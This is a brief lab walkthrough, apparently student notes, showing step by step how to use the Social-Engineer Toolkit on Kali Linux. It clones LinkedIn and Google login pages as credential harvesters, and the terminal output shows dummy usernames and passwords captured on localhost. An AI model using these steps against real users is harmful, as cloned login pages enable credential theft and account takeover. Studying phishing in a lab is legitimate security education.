





In kali terminal change to super user and use setoolkit



use social engineering attack - option 1



use website attack vector and then credential harvester



## site cloner option and type ip and site address

```
kali linux [Running] - Oracle VM VirtualBox: 1
File Machine View Input Devices Help
1 2 3 4
root@kali: /home/kali

File Actions Edit View Help
set:webattack>3

The first method will allow SET to import a list of pre-defined web applications that it can utilize within the attack.

The second method will completely clone a website of your choosing and allow you to utilize the attack vectors within the completely same web application you were attempting to clone.

The third method allows you to import your own website, note that you should only have an index.html when using the import website functionality.

1) Web Templates
2) Site Cloner
3) Custom Import

99) Return to Webattack Menu

set:webattack>2
[-] Credential harvester will allow you to utilize the clone capabilities within SET
[-] to harvest credentials or parameters from a website as well as place them into a report

--- * IMPORTANT * READ THIS BEFORE ENTERING IN THE IP ADDRESS * IMPORTANT * ---

The way that this works is by cloning a site and looking for form fields to rewrite. If the POST fields are not usual methods for posting forms this could fail. If it does, you can always save the HTML, rewrite the forms to be standard forms and use the "IMPORT" feature. Additionally, really important:

If you are using an EXTERNAL IP ADDRESS, you need to place the EXTERNAL IP address below, not your NAT address. Additionally, if you don't know basic networking concepts, and you have a private IP address, you will need to do port forwarding to your NAT IP address from your external IP address. A browser doesn't know how to communicate with a private IP address, so if you don't specify an external IP address if you are using this from an external perspective, it will not work. This isn't a SET issue this is how networking works.

set:webattack> IP address for the POST back in Harvester/Tabnabbing [10.0.2.15]:127.0.0.1
```

```
kali linux [Running] - Oracle VM VirtualBox: 1
File Machine View Input Devices Help
1 2 3 4
root@kali: /home/kali

File Actions Edit View Help

1) Web Templates
2) Site Cloner
3) Custom Import

99) Return to Webattack Menu

set:webattack>2
[-] Credential harvester will allow you to utilize the clone capabilities within SET
[-] to harvest credentials or parameters from a website as well as place them into a report


--- * IMPORTANT * READ THIS BEFORE ENTERING IN THE IP ADDRESS * IMPORTANT * ---

The way that this works is by cloning a site and looking for form fields to rewrite. If the POST fields are not usual methods for posting forms this could fail. If it does, you can always save the HTML, rewrite the forms to be standard forms and use the "IMPORT" feature. Additionally, really important:


If you are using an EXTERNAL IP ADDRESS, you need to place the EXTERNAL IP address below, not your NAT address. Additionally, if you don't know basic networking concepts, and you have a private IP address, you will need to do port forwarding to your NAT IP address from your external IP address. A browser doesn't know how to communicate with a private IP address, so if you don't specify an external IP address if you are using this from an external perspective, it will not work. This isn't a SET issue this is how networking works.


set:webattack> IP address for the POST back in Harvester/Tabnabbing [10.0.2.15]:127.0.0.1
[-] SET supports both HTTP and HTTPS
[-] Example: http://www.thisisafakesite.com
set:webattack> Enter the url to clone:http://www.linkedin.com/login
[*] Cloning the website: http://www.linkedin.com/login
[*] This could take a little bit ...

The best way to use this attack is if username and password form fields are available. Regardless, this captures all POSTs on a website.
[*] The Social-Engineer Toolkit Credential Harvester Attack
[*] Credential Harvester is running on port 80
[*] Information will be displayed to you as it arrives below:
```




the credentials are obtained-username and password







A html template is created



use web templates





```
kali linux [Running] - Oracle VM VirtualBox 1
File Machine View Input Devices Help

root@kali:/home/kali

File Actions Edit View Help
HARVESTER_URL to the sites you want to redirect to
after it is posted. If you do not set these, then
it will not redirect properly. This only goes for
templates.

1. Java Required
2. Google
3. Twitter

act:webattack> Select a template:2

[*] Cloning the website: http://www.google.com
[*] This could take a little bit...

The best way to use this attack is if username and password form fields are available. Regardless, this captures all POSTs on a website.
[*] The Social-Engineer Toolkit Credential Harvester Attack
[*] Credential Harvester is running on port 80
[*] Information will be displayed to you as it arrives below:
127.0.0.1 - - [02/Apr/2025 05:26:24] "GET / HTTP/1.1" 200 -
127.0.0.1 - - [02/Apr/2025 05:26:26] "GET /favicon.ico HTTP/1.1" 404 -
[*] WE GOT A HIT! Printing the output:
PARAM: GALX=5JLckfgagqM
PARAM: continue=https://accounts.google.com/o/oauth2/auth?zt=ChRswFBwd2JmV1hIcDhtUdFldzBENhIFVwSxSTdNLW9MdTh1bW1TMFQzVUZFc1BBaURuWm1RSQxE2X88X99APsBz4gAAAAUy4_qd7Hbfz38w8kxnaNouLcR1D3YTjX
PARAM: service=iso
PARAM: dh=-7281887106725792428
PARAM: _utf8=
PARAM: bgresponse=js_disabled
PARAM: pstMsg=1
PARAM: dnConn=
PARAM: checkConnection=
PARAM: checkedDomains=youtube
POSSIBLE USERNAME FIELD FOUND: email=asdfghk@gmail.com
POSSIBLE PASSWORD FIELD FOUND: Passwd=adgjhQI23
PARAM: signIn=SignIn
PARAM: PersistentCookie=yes
[*] WHEN YOU'RE FINISHED, HIT CONTROL-C TO GENERATE A REPORT.

127.0.0.1 - - [02/Apr/2025 05:26:58] "POST /ServiceLoginAuth HTTP/1.1" 302 -
```